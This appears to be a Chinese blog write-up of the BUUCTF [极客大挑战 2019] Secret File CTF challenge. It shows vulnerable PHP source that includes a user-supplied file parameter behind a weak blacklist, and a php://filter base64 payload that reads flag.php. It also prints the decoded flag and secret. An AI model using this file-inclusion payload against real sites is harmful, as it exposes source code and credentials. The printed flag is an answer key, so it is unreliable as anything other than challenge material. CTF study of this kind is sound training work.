BUUCTF [极客大挑战 2019] Secret File

原创


Senimo_ 于 2020-10-17 20:23:03 发布 191 收藏

分类专栏： BUUCTF WEB Writeup 文章标签： web writeup 安全 buuctf 极客大挑战 2019

本文链接：https://blog.csdn.net/weixin_44037296/article/details/109137385

BUUCTF [极客大挑战 2019] Secret File

启动靶机，开启环境：



页面无按钮，查看网页源码：


```
<p style="font-family:arial;color:red;font-size:20px;text-align:center;">想要的话可以给你，去找吧！把一切都放在那里了
! </p>
<a id="master" href="./Archive_room.php" style="background-color:#000000;height:70px;width:200px;color:black;lef
t:44%;cursor:default;">Oh! You found me</a>
<div style="position: absolute;bottom: 0;width: 99%;"><p align="center" style="font:italic 15px Georgia,serif;co
lor:white;"> Syclover @ cl4y</p></div>
```

查看到隐藏的链接：`./Archive_room.php`
访问链接，跳转到新页面：

点击`SECRET`，跳转到新页面：

判断应该是中间页面跳转过快，使用**BurpSuite**抓取数据包：

抓取到`/action.php`页面，发送数据包，得到回显内容：



得到新的提示：`secr3t.php`

访问该页面：

```
<html>
        <title>secret</title>
        <meta  charset="UTF-8">
<?php
        highlight_file(__FILE__);
        error_reporting(0);
        $file=$_GET['file'];
        if(strstr($file,"../")||stristr($file,  "tp")||stristr($file,"input")||stristr($file,"data")){
                echo  "Oh  no!";
                exit();
        }
        include($file);
//flag放在了flag.php里
?>
</html>
```


得到一段源码：

```php
<?php
    highlight_file(__FILE__);
    error_reporting(0);
    $file=$_GET['file'];
    if(strstr($file,"../")||stristr($file, "tp")||stristr($file,"input")||stristr($file,"data")){
        echo "Oh no!";
        exit();
    }
    include($file);
//flag放在了flag.php里
?>
```

判断为文件包含漏洞，过滤了众多参数，但没过滤`php://filter`协议，可以进行文件读取

构造如下**payload**：

```
/secr3t.php?file=php://filter/convert.base64-encode/resource=flag.php
```

得到一串**BASE64编码**内容，在线BASE64解码得到`flag`：

base编码

base16、base32、base64

PCFET0NUWVBFIGh0bWw+Cgo8aHRtbD4KCiAgICA8aGVhZD4KICAgICAgICA8bWV0YSBjaGFyc2V0PSJ1dGYtOCI+CiAgICAgICAgPHRpdGxlPkZMQUc8L3RpdGxlPgogICAgPC9oZWFkPgoKICAgIDxib2R5IHN
0eWxlPSJiYWNrZ3JvdW5kLWNvbG9yOmJsYWNrOyI+PGJyPjxicj48YnI+PGJyPjxicj48YnI+CiAgICAgICAgCiAgICAgICAgPGgxIHN0eWxlPSJmb250LWZhbWlseTp2ZXJkYW5hO2NvbG9yOnJlZDt0ZXh0LW
FsaWduOmNlbnRlcjsiPuWViuWTiO+8geS9oOaJvuWIsOaIkeS6hu+8geWPr+aYr+S9oOeci+S4jeWIsOaIkVFBUX5+fjwvaDE+PGJyPjxicj48YnI+CiAgICAgICAgCiAgICAgICAgPHAgc3R5bGU9ImZvbnQtZ
mFtaWx5OmFyaWFsO2NvbG9yOnJlZDtmb250LXNpemU6MjBweDt0ZXh0LWFsaWduOmNlbnRlcjsiPgogICAgICAgICAgICA8P3BocAogICAgICAgICAgICAgICAgZWNobyAi5oiR5bCx5Zyo6L+Z6YeMIjsKICAg
ICAgICAgICAgICRmbGFnID0gJ2ZsYWd7MTEzMmZiMDItZDRhYi00NjViLThlZmEtZTQ4ZGQxY2YxYjMyfSc7CiAgICAgICAgICAgICAgICAkc2VjcmV0ID0gJ2ppQW5nX0x1eXVhbl93NG50c19hX2cxckl
mcmkzbmQnCiAgICAgICAgICAgID8+CiAgICAgICAgPC9wPgogICAgPC9ib2R5PgoKPC9odG1sPgo=

编码 base64　　字符集 utf8(unicode编码)

编 码　　解 码

```
<!DOCTYPE html>

<html>

    <head>
        <meta charset="utf-8">
        <title>FLAG</title>
    </head>

    <body style="background-color:black;"><br><br><br><br><br><br>

        <h1 style="font-family:verdana;color:red;text-align:center;">啊哈！你找到我了！可是你看不到我QAQ~~~</h1><br><br><br>

        <p style="font-family:arial;color:red;font-size:20px;text-align:center;">
            <?php
                echo "我就在这里";
                $flag = 'flag{1132fb02-d4ab-465b-8efa-e48dd1cf1b32}';
                $secret = 'jiAng_Luyuan_w4nts_a_g1rIfri3nd'
            ?>
        </p>
    </body>

</html>
```